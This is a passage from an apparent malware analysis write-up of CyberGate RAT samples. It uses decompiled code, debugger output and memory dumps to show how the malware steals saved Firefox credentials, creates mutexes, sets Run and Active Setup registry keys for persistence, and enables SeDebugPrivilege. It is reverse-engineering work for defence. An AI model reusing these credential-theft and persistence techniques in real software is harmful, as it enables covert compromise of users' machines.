
```
      System::__linkproc__ LStrCat(a1, 0);
    }
    else
    {
      v16 = sub_41DBE0(v13) - 1;
      if ( v16 >= 0 )
      {
        v54 = v16 + 1;
        do
        {
          v17 = sub_41DBF0(v13, &str_hostname[1], v13);// hostname
          sub_41E190(v13, v17, &v34);
          System::__linkproc__ LStrCatN(a1, 3, v18, v34, &str____2[1]);
          v19 = sub_41DBF0(v13, &str_encryptedUserna[1], v13);// encryptedUsername
          sub_41E190(v13, v19, &v56);
          v20 = sub_41DBF0(v13, &str_encryptedPasswo[1], v13);// encryptedPassword
          sub_41E190(v13, v20, &v55);
          v27 = unknown_libname_70(v56);
          v21 = System::__linkproc__ LStrToPChar(v56);
          (NSSBase64_DecodeBuffer)(0, v51, v21, v27);
          (PK11SDR_Decrypt)(v51, v49, 0);
          unknown_libname_66(&v33, v50);
          System::__linkproc__ LStrCatN(a1, 3, v22, v33, &str____2[1]);
          v28 = unknown_libname_70(v55);
          v23 = System::__linkproc__ LStrToPChar(v55);
          (NSSBase64_DecodeBuffer)(0, v51, v23, v28);
          (PK11SDR_Decrypt)(v51, v49, 0);
          unknown_libname_66(&v32, v50);
          System::__linkproc__ LStrCatN(a1, 3, v24, v32, &str____2[1]);
          sub_41E208(v13);
          --v54;
        }
        while ( v54 );
      }
    }
    v25 = (PK11_FreeSlot)(v57);
```

2nd Sample

Let’s go to the second sample

`Sample Hash:0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd`

It is the process that the malware injected malicious code in it which named **server.exe**



```
int v31; // [esp+24h] [ebp-38h] BYREF
int v32; // [esp+28h] [ebp-34h] BYREF
int v33; // [esp+2Ch] [ebp-30h] BYREF
int v34; // [esp+30h] [ebp-2Ch] BYREF
int v35; // [esp+34h] [ebp-28h] BYREF
int v36; // [esp+38h] [ebp-24h] BYREF
int v37; // [esp+3Ch] [ebp-20h] BYREF
int v38; // [esp+40h] [ebp-1Ch] BYREF
int v39; // [esp+44h] [ebp-18h] BYREF
int v40[5]; // [esp+48h] [ebp-14h] BYREF
int savedregs; // [esp+5Ch] [ebp+0h] BYREF

sub_403418(dword_40BB04);
v22 = &savedregs;
v21[1] = &loc_40C0C4;
v21[0] = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, v21);
v0 = sub_403568(0, 0, "_x_X_UPDATE_X_x_");
if ( GetLastError() == 183 )
{
  CloseHandle(v0);
  Sleep(0x2EE0u);
}
else
{
  CloseHandle(v0);
}
v1 = sub_403568(0, 0, "_x_X_PASSWORDLIST_X_x_");
if ( GetLastError() == 183 )
{
  CloseHandle(v1);
  sub_409AD4(v40);
  sub_401B14(&dword_40F1EC, v40[0]);
  if ( dword_40F1EC )
  {
    v14 = sub_401D50(dword_40F1EC);
    sub_406008(&v39);
```

```
_XX__XX_txt[2];
;
```

So it’s just the parent sample but with removing upx layer

Anyway let’s go to the last sample


3rd Sample

```
Sample Hash:1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44
```

Creating 1st Mutex

First it creates mutex

MUTEX: `***MUTEX***_PERSIST`



1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44.dll - PID: 6360 - Module: 1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44.dll - Thread: Main Thread 2008 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Jan 6 2024 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

```
     14004F00  FF25 3C440514  jmp dword ptr ds:[<CreateDirectoryA>]   JMP.&CreateDirectoryA
     14004F06  8BC0           mov eax,eax
     14004F08  FF25 38440514  jmp dword ptr ds:[<CreateFileA>]        JMP.&CreateFileA
     14004F0E  8BC0           mov eax,eax
     14004F10  FF25 34440514  jmp dword ptr ds:[<CreateMutexA>]       JMP.&CreateMutexA
     14004F16  8BC0           mov eax,eax
     14004F18  55             push ebp
     14004F19  8BEC           mov ebp,esp
     14004F1B  8B45 10        mov eax,dword ptr ss:[ebp+10]          [ebp+10]:"_PERSIST"
     14004F1E  50             push eax                               eax:"_PERSIST"
     14004F1F  837D 0C 01     cmp dword ptr ss:[ebp+C],1
EIP  14004F23  1BC0           sbb eax,eax                            eax:"_PERSIST"
     14004F25  40             inc eax                                eax:"_PERSIST"
     14004F26  83E0 7F        and eax,7F                             eax:"_PERSIST"
     14004F29  50             push eax                               eax:"_PERSIST"
     14004F2A  8B45 08        mov eax,dword ptr ss:[ebp+8]
     14004F2D  50             push eax                               eax:"_PERSIST"
     14004F2E  E8 DDFFFFFF    call <JMP.&CreateMutexA>
     14004F33  5D             pop ebp
     14004F34  C2 0C00        ret C
     14004F37  90             nop
     14004F38  FF25 30440514  jmp dword ptr ds:[<CreatePipe>]         JMP.&CreatePipe
     14004F3E  8BC0           mov eax,eax
     14004F40  FF25 2C440514  jmp dword ptr ds:[<CreateProcessA>]     JMP.&CreateProcessA
     14004F46  8BC0           mov eax,eax
     14004F48  FF25 28440514  jmp dword ptr ds:[<CreateRemoteThread>] JMP.&CreateRemoteThread
     14004F4E  8BC0           mov eax,eax
     14004F50  FF25 24440514  jmp dword ptr ds:[<CreateThread>]       JMP.&CreateThread
     14004F56  8BC0           mov eax,eax
     14004F58  FF25 20440514  jmp dword ptr ds:[<DeleteFileA>]        JMP.&DeleteFileA
     14004F5E  8BC0           mov eax,eax
     14004F60  FF25 1C440514  jmp dword ptr ds:[<ExitProcess>]        JMP.&ExitProcess
     14004F66  8BC0           mov eax,eax
```

```
Hide FPU

EAX   012BCB68     "_PERSIST"
EBX   00000000
ECX   00000000
EDX   00000000
EBP   010FF864
ESP   010FF860     &"_PERSIST"
ESI   1404B980     1fd16ca095f1557cc884
EDI   010FF8F4

EIP   14004F23     1fd16ca095f1557cc884

EFLAGS   00000297
ZF 0  PF 1  AF 1
OF 0  SF 1  DF 0
CF 1  TF 0  IF 1

LastError   00000002 (ERROR_FILE_NOT_FOU
LastStatus  C000000F (STATUS_NO_SUCH_FILE

GS 002B  FS 0053
ES 002B  DS 002B

Default (stdcall)   5   Unlocked
1: [esp+4]  010FF904 010FF904
2: [esp+8]  14046305 1fd16ca095f1557cc884
3: [esp+C]  00000000 00000000
4: [esp+10] 00000000 00000000
5: [esp+14] 012BCB68 012BCB68 "_PERSIST"
```


```
Address  Hex                                              ASCII
012BCB68 5F 50 45 52 53 49 53 54 00 00 00 00 00 00 00 00 _PERSIST........
012BCB78 19 1D 3A 96 00 1D 00 80 10 11 3D 76 D8 10 3D 76 ..:.......=vØ.=v
012BCB88 C8 10 3D 76 00 00 00 00 00 00 00 00 00 00 00 00 È.=v............
012BCB98 05 1D 3E 96 00 1E 00 80 00 00 00 00 00 00 00 00 ..>.............
012BCBA8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
012BCBB8 01 1D C2 96 00 1F 00 88 46 00 69 00 6C 00 65 00 ..Â.....F.i.l.e.
012BCBC8 20 00 66 00 6F 00 6C 00 64 00 65 00 72 00 00 00  .f.o.l.d.e.r...
012BCBD8 0D 1D C6 96 00 20 00 8C 44 00 6F 00 63 00 75 00 ..Æ.. ..D.o.c.u.
012BCBE8 6D 00 65 00 6E 00 74 00 73 00 00 00 00 00 00 00 m.e.n.t.s.......
```

```
010FF860 012BCB68 "_PERSIST"
010FF864 010FF904
010FF868 14046305 return to 1fd16ca095f1557cc8848b36633d4c570b10a2be26
010FF86C 00000000
010FF870 00000000
010FF874 012BCB68 "_PERSIST"
010FF878 010FF8B0 Pointer to SEH_Record[1]
010FF87C 14046746 1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339
010FF880 010FF904
010FF884 010FF918
010FF888 00000000
010FF88C 00000000
```

Achieving PERSISTENCE

In **sub_14045240**

The malware creates and set these registry keys



File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports

```
Function name
GetProcessHeap_0
HeapAlloc_0
HeapReAlloc
HeapFree_0
FreeLibrary_0
GetModuleFileNameA
GetModuleHandleA_0
LocalAlloc
LocalFree_0
TlsAlloc
TlsFree
TlsGetValue
TlsSetValue
GetCommandLineA
CloseHandle_0
CreateFileA_0
GetFileType
GetSystemTime
GetFileSize_0
GetStdHandle
RaiseException
ReadFile_0_0
RtlUnwind
SetEndOfFile
SetFilePointer_0
UnhandledExceptionFilter
WriteFile_0_0
CharNextA
CreateThread_0
ExitProcess_0
FindClose_0
FindFirstFileA_0
GetLastError_0
GetLocaleInfoA_0
```

```
      v11 = sub_14003534(*v1);
      Calculate_string_length(&v65, v11);
      v33 = v65;
      Calculate_string_length(&v64, "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run");
      Reg_Create_KEY(HKEY_LOCAL_MACHINE, v64, v33, v38);
    }
    v12 = sub_14003534(*v1);
    Calculate_string_length(&v62, v12);
    v29 = v62;
    Calculate_string_length(&v61, "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run");
    Query_Reg(HKEY_CURRENT_USER, v61, v29, 0, &v63);
    Compare_array_lengths(v63, *v0);
    if ( !v3 )
    {
      v13 = sub_14003534(*v0);
      Calculate_string_length(&v60, v13);
      v39 = v60;
      v14 = sub_14003534(*v1);
      Calculate_string_length(&v59, v14);
      v34 = v59;
      Calculate_string_length(&v58, "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run");
      Reg_Create_KEY(HKEY_CURRENT_USER, v58, v34, v39);
    }
  }
  if ( *off_1404AB8C )
  {
    Calculate_string_length(&v56, "StubPath");
    v30 = v56;
    sub_14003388(&v54, &str_Software_Micros_active_installed[1], *off_1404AB8C);// Software\Microsoft\Active Setup\Installed Components\
    v15 = sub_14003534(v54);
    Calculate_string_length(&v55, v15);
    Query_Reg(HKEY_LOCAL_MACHINE, v55, v30, 0, &v57);
    Compare_array_lengths(v57, *v0);
    if ( !v3 )
    {
      v16 = sub_14003534(*v0);
      Calculate_string_length(&v53, v16);
0004494A sub_14045240:188 (1404554A) (Synchronized with IDA View-A)
```


```
1404AB8C: using guessed type void *off_1404AB8C;
```

```
\REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\HKLM =
"c:\\dir\\install\\spynet\\server.exe"

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

\REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed Components\
{H1EWWBPB-334P-45N1-UT28-6F0PHX81A73C}\StubPath =
"c:\\dir\\install\\spynet\\server.exe Restart"
```

Creating 2nd Mutex

Then It creates another mutex


MUTEX: `***MUTEX***_SAIR`



```
    RegDeleteKeyA(phkResult, v18);
    RegCloseKey(phkResult);
  }
  sub_14003388(&v49, *off_1404AC14, &str__SAIR_2[1]);// _SAIR
  _SAIR = sub_14003534(v49);
  _SAIR_Mutex = CreatMutexA(0, 0, _SAIR);
  if ( GetLastError() == 183 )
    break;
  CloseHandle(_SAIR_Mutex);
  if ( !sub_14006C78(*v0) || (v21 = sub_14006438(*v0), nNumberOfBytesToWrite != v21) )
  {
```


Process Injection

CyberGate creates thread



```
  if ( GetLastError() == 183 )
    ExitProcess(0);
  CreateThread(0, 0, sub_14044C04, 0, 0, &dword_140537B8);
  CreateThread(0, 0, sub_140451BC, 0, 0, &dword_140537B8);
  if ( *off_1404AC5C == 1 )
  {
    sub_140015E0(0, &v40);
    sub_14003480(*v3, v40);
    if ( !v11 )
    {
```


Get the id of process



```
        sub_14007728(v37);
      }
    }
    CurrentProcessId = GetCurrentProcessId();
    v13 = sub_14005C1C(CurrentProcessId);
    sub_14005B30(v13);
    sub_140067F8(&v36);
    sub_140033FC(off_1404AB24[0], 3, v14, v25, ExceptionList, v36, &str___131[1], &str_logs_dat[1]);
    if ( *off_1404ABAC == 1 )
```

Then it uses LookupPrivilegeValueA, “SeDebugPrivilege”

malware uses SeDebugPrivilege to get access to debug and adjust the memory of processes owned by any user in the system




```
BOOL sub_14005B30()
{
  BOOL result; // eax
  HANDLE CurrentProcess; // eax
  void *v2; // ebx
  unsigned int v3[6]; // [esp-Ch] [ebp-C4h] BYREF
  struct _OSVERSIONINFOA VersionInformation; // [esp+Ch] [ebp-ACh] BYREF
  struct _TOKEN_PRIVILEGES NewState; // [esp+A0h] [ebp-18h] BYREF
  DWORD ReturnLength; // [esp+B0h] [ebp-8h] BYREF
  void *TokenHandle; // [esp+B4h] [ebp-4h] BYREF
  int savedregs; // [esp+B8h] [ebp+0h] BYREF

  VersionInformation.dwOSVersionInfoSize = 148;
  result = GetVersionExA(&VersionInformation);
  if ( VersionInformation.dwPlatformId != 1 )
  {
    v3[2] = &savedregs;
    v3[1] = &loc_14005BF5;
    v3[0] = NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, v3);
    CurrentProcess = GetCurrentProcess();
    OpenProcessToken(CurrentProcess, 0x20u, &TokenHandle);
    v2 = TokenHandle;
    LookupPrivilegeValueA(0, "SeDebugPrivilege", &NewState.Privileges[0].Luid);
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    ReturnLength = 0;
    AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, &ReturnLength);
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    ReturnLength = 0;
    AdjustTokenPrivileges(v2, 0, &NewState, 0, 0, &ReturnLength);
    CloseHandle(TokenHandle);
    result = 0;
    __writefsdword(0, v3[0]);
  }
  return result;
```

```
00004F30 sub_14005B30:3 (14005B30) (Synchronized with IDA View-A)
```

Get local Time

In **sub_14006BD0** it fetches the current local time and stores it in the SystemTime structure.



```
int __fastcall sub_14006BD0(_DWORD *a1)
{
  unsigned int v3[2]; // [esp-Ch] [ebp-28h] BYREF
  int *v4; // [esp-4h] [ebp-20h]
  int v5; // [esp+4h] [ebp-18h] BYREF
  int v6; // [esp+8h] [ebp-14h]
  struct _SYSTEMTIME SystemTime; // [esp+Ch] [ebp-10h] BYREF
  int savedregs; // [esp+1Ch] [ebp+0h] BYREF

  v5 = 0;
  v6 = 0;
  v4 = &savedregs;
  v3[1] = &loc_14006C5E;
  v3[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, v3);
  GetLocalTime(&SystemTime);
  sub_140058BC(SystemTime.wDay, 0);
  if ( sub_1400333C(v6) == 1 )
  {
    sub_140058BC(SystemTime.wDay, 0);
    sub_14003388(a1, &str_0_3[1], v5);
  }
  else
  {
    sub_140058BC(SystemTime.wDay, 0);
  }
  __writefsdword(0, v3[0]);
  v4 = &loc_14006C65;
  return sub_140030AC(&v5, 2);
}
```

Checking windows version

In **sub_14043A04** » **sub_14043944**

The malware checks for Windows version by checking **dwMinorVersion**

if it is equal to 1 that means that the windows version is:

Windows NT 3.1 or **Windows XP** or **Windows 7** or **Windows Server 2008 R2**


CyberGate creates 3rd mutex `SPY_NET_RATMUTEX`

Then the code sets up two threads

After that it creates 4th mutex `_x_X_PASSWORDLIST_X_x_`

then executes a shell command using ShellExecuteA. If the result of ShellExecuteA is greater than 0x20 (32), the following actions are taken:

